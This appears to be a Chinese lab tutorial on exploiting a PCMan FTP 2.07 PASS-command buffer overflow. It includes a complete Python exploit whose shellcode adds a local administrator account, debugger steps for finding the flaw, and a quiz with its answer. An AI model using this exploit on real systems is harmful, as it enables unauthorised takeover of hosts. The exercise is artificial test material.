
可见 103+6000=6103 字节可以覆盖到 EIP【记得我们前面多加了 6000 哦】下面可以验证一下

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
s.recv(1024)
User = 'anonymous'
Password = "A"*6103+'B'*4+'C'*4+'D'*4+'E'*200
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
```

重复前面的步骤，不出意外的话 EIP 会是 0x42424242。



如我们所料 EIP=0x42424242，同时我们从堆栈窗口也看到了 ESP 指向 0x44444444(DDDD)。下面只需要在没有 ASLR 的模块里面找一条 jmp esp 指令就 OK 了。用!mona noaslr




只有两个模块没有 ASLR，其中 PCManFTPD2.exe 不能用，有截断符\x00，看看 Blowfish.dll，基地址是 0x10000000，截止地址是 0x10008000，还是有\x00。我们回头看下作者给出的 Poc 用的 CALL ESP 地址【注：CALL ESP 和 jmp esp 效果一样】


buf += "\x53\x02\x67\x75" # @ CALL ESP Kernel32.dll

他用的是 Kernel32.dll 模块的一个 CALL ESP 地址，而这个模块有 ASLR 保护，每次重启机器后地址都会变化，所以你知道作者的 Poc 在我们的机器没啥没成功了吧。我觉得如果我们不能写出稳定的 Exploit，起码是针对某个版本的系统。因为像作者那个 Exploit 根本不能攻击任何机器，即时别人安装了有漏洞的软件，但是你能猜出 CALL ESP Kernel32.dll 的地址吗？这个地址是变化的，所以作者的 Exploit 最多也就是能使 PCMAN FTP 2.07 拒绝服务而已。但是我们还是可以先尝试写一个 Exploit【尽管不稳定】，我在第三部分分析漏洞会尝试写一个稳定的 Exploit，尽管不知道能不能写出来，因为有的漏洞确实不能利用，因为限制太多了，我觉得纯考验人品，如果你幸运的

话。【注：下面所说的你的机器和我的机器看到的不一样，但是思路都是一样的】好我们先查看 PCMAN FTP 2.07 加载的模块



那我们也使用作者用的 Kernel32.dll 吧，在里面找一条 call esp 指令




前面的 python 代码 D 处放上我们的 shellcode，B 处改为 jmp esp 地址，所以完整的 Exploit：


```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
```

```
s.recv(1024)
User = 'anonymous'
Password =
"A"*6103+'\x33\x71\x9a\x76'+'C'*4+'\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0
c\x8b\x52\x1c\x8b\x42\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\x
c7\x03\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b\x34\xaf\
x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a\x24\x01\xc7\x66\x8b\x2
c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x2
0\x42\x72\x6f\x68\x2f\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x
68\x69\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63\x61\x6c
\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44\x44\x20\x26\x68\x6e\x
20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\
x73\x65\x72\x20\x68\x65\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x2
0\x68\x63\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7'
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
```

运行代码前



然后先运行 PCMAN FTP 2.07，再运行 python 代码 ‘



Boom！！我们的 Exploit 执行成功了。但是，相信我，重启机器后这个 Exploit 就失效了，因为 ASLR。作者提供的 Poc 也是受 ASLR 影响，所以在我们的系统上失败了，我猜作者是没法绕过 ASLR。我在 从零开始学习软件漏洞挖掘系列教程第六篇：进击 ASLR 地址随机化 这一节讲的绕过 ASLR 是有前提的，不知道你注意到没有，我前面讲的绕过 GS，SafeSeh，ASLR【注：DEP 我没讲】更多的是基于这一个事实：程序有未启用 GS，SafeSeh，ASLR 的模块，准确的来讲我觉得这不叫绕过，事实上却是有很多模块没有 GS，SafeSeh，ASLR，但基本都是程序自带 DLL，随着时间推移，程序自带的 DLL 也慢慢会使用 GS，SafeSeh，ASLR 编译，漏洞利用会变得更加艰难。但是说敢保证以后不会出现新的利用方法呢？显然，软件在不断演进，而认为软件演进不会引入新的缺陷是愚蠢的。第三部分我将分析这个漏洞的成因。

5.2.2. 练习

以下说法不正确的是：【单选题】

【A】作者提供的 POC 在我们本地不能利用成功是因为系统版本不一样

【B】DEP 是代码执行保护

【C】目前大部分系统 DLL 都有 SafeSeh 保护

【D】 jmp esp 和 call esp 在覆盖返回地址利用中效果一样

答案：A


5.3 实验任务三

任务描述：


分析 PCMAN FTP 2.07 漏洞形成原因。

1. 首先是定位漏洞。


我们知道，当发生缓冲区溢出时，原来保存的返回地址已经被覆盖为我们构造的数据。所以我们看不到漏洞发生在哪个函数。由前面的这个图可以看到，当异常发生时，ESP 的值为 0x 0018ED70。




下面我们使用 Olldbg 来定位溢出点：用 Olldbg 载入 PCMAN FTP 2.07 并运行，前面我们知道了异常时候 ESP 的值为 0x 0018ED70，而一般返回地址就保存在 ESP 前面，先在堆栈窗口转到 0x 0018ED70



然后我们在 0x0018ED5C 下硬件写入条件断点，思路是这样的 0x0018ED5C 在保存的返回地址的前面，要覆盖到返回地址，0x0018ED5C 先被覆盖，而我们在这个地址下当这个地址数据为 0x41414141 时候断下的条件断点，当缓冲区溢出的 A 覆盖到 0x0018ED5C 时候程序会断下来，而此时返回地址还没有被覆盖到，因此我们可以得到原来保存的返回地址，也就知道溢出发生在哪个函数了。下面在数据窗口转到 0x0018ED5C，下断点如图：







断点下好后，运行这一段 python 代码：

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.56.1", 21))
s.recv(1024)
User = 'anonymous'
Password='A'*8000
s.send("USER" + User + "\r\n")
print s.recv(1024)
s.send("PASS" + Password + "\r\n")
print s.recv(1024)
```


程序断下



此时 0x0018ED5C 果然是 0x41414141，在堆栈窗口转到 0x0018ED5C



